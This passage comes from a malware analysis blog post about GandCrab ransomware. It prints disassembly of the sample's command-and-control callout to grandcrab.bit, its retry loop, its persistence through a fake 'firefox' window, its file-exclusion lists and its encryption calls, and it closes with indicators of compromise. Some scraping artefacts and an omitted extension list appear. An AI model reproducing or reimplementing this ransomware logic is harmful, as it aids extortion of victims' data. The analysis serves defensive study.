.text:00404C7F                call    INetSendRequest_HttpRequest_paramURL ; send curl request with data to grandcrab.bit
.text:00404C84                test    eax, eax
.text:00404C86                jz      short loc_404CB2
.text:00404C88                inc     edi
.text:00404C89                cmp     [ebp+arg_0], 0
.text:00404C8D                jz      short loc_404CB2
.text:00404C8F                mov     ecx, [ebp+lpBuffer] ; pszString
.text:00404C92                lea     edx, [ebp+lpAddress]
.text:00404C95                and     [ebp+lpAddress], 0
.text:00404C99                call    sub_4048CE
.text:00404C9E                test    eax, eax
.text:00404CA0                jz      short loc_404CB0
.text:00404CA2                mov     eax, [ebp+lpAddress]
.text:00404CA5                test    eax, eax
.text:00404CA7                jz      short loc_404CB2
.text:00404CA9                mov     ecx, [ebp+var_18]
.text:00404CAC                mov     [ecx], eax
```

As mentioned before, it will not continue to the encryption routine until it finds a server, which means it will enter in an infinite loop of IP requests:

```
.text:0040431B ; ---------------------------------------------------------------------------
.text:0040431B
.text:0040431B loop_sendInfoINET:                      ; CODE XREF: START+6E↑j
.text:0040431B                                         ; START:loc_404351↓j
.text:0040431B                cmp     [ebp+var_28_succCheck], 0 ; CONTINUE HERE!!!!
.text:0040431F                jnz     short jmp_foundWorkingMalIP
.text:00404321                lea     eax, [ebp+lpString]
.text:00404324                push    eax             ; int
.text:00404325                push    [ebp+cbBinary]  ; cbBinary
.text:00404328                push    [ebp+var_20]    ; pbBinary
.text:0040432B                mov     edx, [ebp+var_24]
.text:0040432E                mov     ecx, [ebp+var_14]
.text:00404331                call    BuildsDataToSendToC2_INETSendsPubKey_more
.text:00404336                add     esp, 0Ch
.text:00404339                test    eax, eax
.text:0040433B                jnz     short jmp_succeed
.text:0040433D                push    2710h           ; dwMilliseconds
.text:00404342                call    ds:Sleep
.text:00404348                jmp     short loc_404351
.text:0040434A ; ---------------------------------------------------------------------------
.text:0040434A
.text:0040434A jmp_succeed:                            ; CODE XREF: START+98↑j
.text:0040434A                mov     [ebp+var_28_succCheck], 1
.text:00404351
.text:00404351 loc_404351:                             ; CODE XREF: START+A5↑j
.text:00404351                jmp     short loop_sendInfoINET ; loops until send succeeds
```

Once it finds one of these, it continues to open a thread that will start the main encryption functionality. However, before it begins, it opens another thread that creates a window and labels itself as Firefox.The window is loaded with code that will copy itself to the *temp* directory and set itself up in the registry. This is actually one of the few parts of the malware that is not taken directly from plain text. The file name copy of itself is a random series of letters generated by calling the *cryptGenRandom* function, and using its output on an array of letters.

The strange part about this function is not what it does, because it is creating persistence that we had been waiting for, but rather why a window was created in the first place. As far as we could understand, there is no benefit of launching a window to perform these tasks. Maybe it was experiment on the part of the author, but the intent remains unclear.

```
.text:00402DD5 ; ---------------------------------------------------------------------------
.text:00402DD5
.text:00402DD5 loc_402DD5:                             ; CODE XREF: Thread_CreateWindow_GRandCrab_FirefoxFake?+71↑j
.text:00402DD5                 call    esi ; GetModuleHandleW
.text:00402DD7                 push    ebx             ; lpParam
.text:00402DD8                 push    ebx             ; lpModuleName
.text:00402DD9                 call    esi ; GetModuleHandleW
.text:00402DDB                 push    eax             ; hInstance
.text:00402DDC                 push    ebx             ; hMenu
.text:00402DDD                 push    ebx             ; hWndParent
.text:00402DDE                 push    5               ; nHeight
.text:00402DE0                 push    5               ; nWidth
.text:00402DE2                 mov     eax, 80000000h
.text:00402DE7                 push    eax             ; Y
.text:00402DE8                 push    eax             ; X
.text:00402DE9                 push    0CF0000h        ; dwStyle
.text:00402DEE                 push    offset WindowName ; "firefox"
.text:00402DF3                 push    offset ClassName ; "win32app"
.text:00402DF8                 push    ebx             ; dwExStyle
.text:00402DF9                 call    ds:CreateWindowExW
.text:00402DFF                 push    ebx             ; dwNewLong
.text:00402E00                 mov     esi, eax
.text:00402E02                 push    0FFFFFFF0h      ; nIndex
.text:00402E04                 push    esi             ; hWnd
.text:00402E05                 call    ds:SetWindowLongW
.text:00402E0B                 test    esi, esi
.text:00402E0D                 jnz     short loc_402E12
```

Encryption routine

As we have established from the initialization section of the malware, the encryption algorithm used is RSA. Before we get the encryption section, the code makes sure that it is not encrypting specific types of files that it considers protected. The files are the following, hard coded into the malware:

```
desktop.ini autorun.inf ntuser.dat iconcache.db bootsect.bak boot.ini ntuser.dat thumbs.
```

If it finds that the file name is on that list, it will skip it and continue to the next. It also skips looking into a folder if it is one of these key folders:

```
local app data windows programfiles program data ransomware localsettings
```


When it passes these checks and gets to a specific file, it runs one final check on the extension against a list of acceptable file extensions to be encrypted:

If all checks pass, it proceeds to use the previously generated keys along with some salt and random number generated to encrypt the file and rename it with a .GDCB extension. The main encryption loop is a recursive function that will eventually make it to every file on the drive.”>

```
.text:004031F2                 lea     eax, [ebp+var_4C]
.text:004031F5                 mov     [ebp+var_48], 10h
.text:004031FC                 push    800h            ; dwBufLen
.text:00403201                 push    eax             ; DWORD *
.text:00403202                 push    [ebp+var_14]    ; BYTE *
.text:00403205                 push    [ebp+dwDataLen] ; dwDataLen
.text:00403208                 push    [ebp+pbData]    ; pbData
.text:0040320B                 call    CryptGetKey_CallsEncrypt
.text:00403210                 add     esp, 14h
.text:00403213                 test    eax, eax
.text:00403215                 jz      short loc_403239
.text:00403217                 push    800h            ; dwBufLen
.text:0040321C                 lea     eax, [ebp+var_48]
.text:0040321F                 push    eax             ; DWORD *
.text:00403220                 push    ebx             ; BYTE *
.text:00403221                 push    [ebp+dwDataLen] ; dwDataLen
.text:00403224                 push    [ebp+pbData]    ; pbData
.text:00403227                 call    CryptGetKey_CallsEncrypt
```

Protection

Malwarebytes users are protected at the delivery chain (exploit protection), but we also proactively stopped this ransomware before having seen it, thanks to our anti-ransomware engine:”>



Conclusion

It is interesting to see a new ransomware being distributed via exploit kits in what so far seems to be a few ongoing campaigns. The other interesting aspect is that two distinct exploit kits are delivering it, although it is unclear if the same actor is behind both campaigns and experimenting with different distribution channels.

Indicators of Compromise

Seamless gate

```
31.31.196.187,xn--80abmi5aecft.xn--p1acf
```

GrandSoft EK (IP)

```
62.109.4.135
```

GandCrab (packed)

```
69f55139df165bea1fcada0b0174d01240bc40bc21aac4b42992f2e0a0c2ea1d
```

GandCrab (unpacked)

```
ab0819ae61ecbaa87d893aa239dc82d971cfcce2d44b5bebb4c45e66bb32ec51
```

Source: https://blog.malwarebytes.com/threat-analysis/2018/01/gandcrab-ransomware-distributed-by-rig-and-grandsoft-exploit-kits/